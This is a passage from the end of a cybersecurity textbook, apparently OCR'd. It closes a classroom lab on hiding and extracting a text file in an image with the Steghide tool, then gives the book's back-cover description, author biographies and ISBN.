ENTER PASS PHRASE will appear, enter any password

RE-ENTER PASSPHRASE will appear, enter password again


Then press ENTER

Embedding “txtfile” in “image file” … done will be the message appear after successful embedding.



This is the text file selected.

This is the image file selected.



Delete the text file.

```
C:\Users\student.BAB059\Desktop\steghide\steghide>steghide extract -sf a.jpg
Enter passphrase:
wrote extracted data to "credits.txt".

C:\Users\student.BAB059\Desktop\steghide\steghide>_
```

In CMD type the syntax “steghide extract -sf image file,” This will extract the deleted text file embedded in image file. Pressing ENTER will display message: enter passphrase. After entering password, on successful extraction “wrote extracted data to text file” will be displayed.

- **Conclusion:** Steganography can be useful in many ways for sharing and hiding personal information.

Among these utilities, someone who would like to use steganography on multiple platforms would choose OutGuess. For someone who doesn’t like console-based tools, Steghide plus SteGUI is the best choice.

- **Strength of Tool:**
  - Compression of embedded data;
  - Encryption of embedded data;
  - Embedding of a checksum to verify the integrity of the extracted data;
  - Support for JPEG, BMP, WAV, and AU files.

INDEX

Advance Cyber Security

Nowadays, cyber security is widely viewed as a matter of pressing national importance. Many elements of cyberspace are notoriously vulnerable to an expanding range of attacks by a spectrum of hackers, criminals, terrorists, and state actors. For example, government agencies and private-sector companies, both large and small, suffer from cyber thefts of sensitive information, cyber vandalism (e.g., defacing of websites), and denial-of-service attacks. The nation's critical infrastructure, including the electric power grid, air traffic control system, financial systems, and communication networks, depends extensively on information technology for its operation. National policymakers have become increasingly concerned that adversaries backed by considerable resources will attempt to exploit the cyber vulnerabilities in the critical infrastructure, thereby inflicting substantial harm on the nation. Numerous policy proposals have been advanced, and a number of bills have been introduced in Congress to tackle parts of the cyber security challenge. This book is designed to serve as the textbook for a semester course devoted to cyber security. It is focused on helping students acquire the skills sought in the professional workforce.

Dr. Manmohan Singh, working as Professor in Department of Computer Science and Engineering at IES College of Technology Bhopal India M.P. Prior to that he has more than 12+ years of teaching experience in several engineering colleges as Chameli Devi Group of Institution, Indore and Dr. A.P.J. Abdul Kalam University, he completed His academic qualifications include Master in Computers engineering, Ph.D. in Computer Science and engineering. His research includes Data Mining, AI, Data Science He is having 25 + research publications in reputed International journal, International- National conferences and 9 - patents (5 published- 4 Registered). He is publishing more than 10+book is field of computer science. He is completed one DST sponsor project.

Priyanka Sharma, PhD, is currently working as a Professor (IT) and Dean (Research and Publications) at Rashtriya Raksha University. She has also worked as I/C Director (Research and Development), Raksha Shakti University and Head of IT and TC Department, and Director of SITAICS. She has more than 22 years of experience in teaching, admin, and research at the PG level. Also, she has served as visiting faculty at a few eminent institutes like Gujarat Police Academy Karai, Gujarat University, Nirma University, SIRD, etc. She has carried out research projects and organized events sponsored by UGC, ICSSR, DST-GUJCOST, AICTE-ATAL, and RSU. She has also contributed research papers in international journals, books, book chapters, and articles. Her research work on the cyberlaw framework has been submitted to Justice BN Srikrishna Committee on Data Protection Framework. She was awarded the Best research paper award, First Prize in Cyber Awareness, Women researcher award by ACM and CSI, EXCELLENCE AWARDS, Innovation in teaching Trainer Award Competition, and others.

Mr. Rahul Sharma, working as Assistant Professor in Department of Computer Science and Engineering at Parul Institute of Technology, Parul University Vadodara , Gujarat. Prior to that he has more than 5 years of teaching experience in several engineering colleges as Chameli Devi Group of Institution, Indore and Dr. A.P.J. Abdul Kalam University, he completed B.Tech (CSE) from Patel College of Science and Technology, Indore (M.P.) and M.Tech (NM&IS) from SCSIT, DAVV, Indore (M.P.). And Pursuing PhD degree in Computer Science and Engineering from Rabindranath Tagore University Bhopal (M.P.). His research includes Computer Network, Network Security, Cryptography, and Data Mining. He is having 13 research publications in reputed International journal, International- National conferences and 6 - patents (2 published- 4 Registered). He also have qualified GATE (CSE) in 2015. He is publishing more than 7+ books in the field of computer science and Engineering.

Dr Monika vyas is working as head of Civil Engineering Department in IES College of Technology. She did her graduation in Civil Engineering, Post-graduation in Environmental and Pollution control. She completed her PhD from NIT Bhopal in Environmental Modelling ,She has several publications and books in the field of Environmental Modelling, ANN, Water policy, water food Nexus etc.

ISBN 978-1-77469-545-6

ARCLER PRESS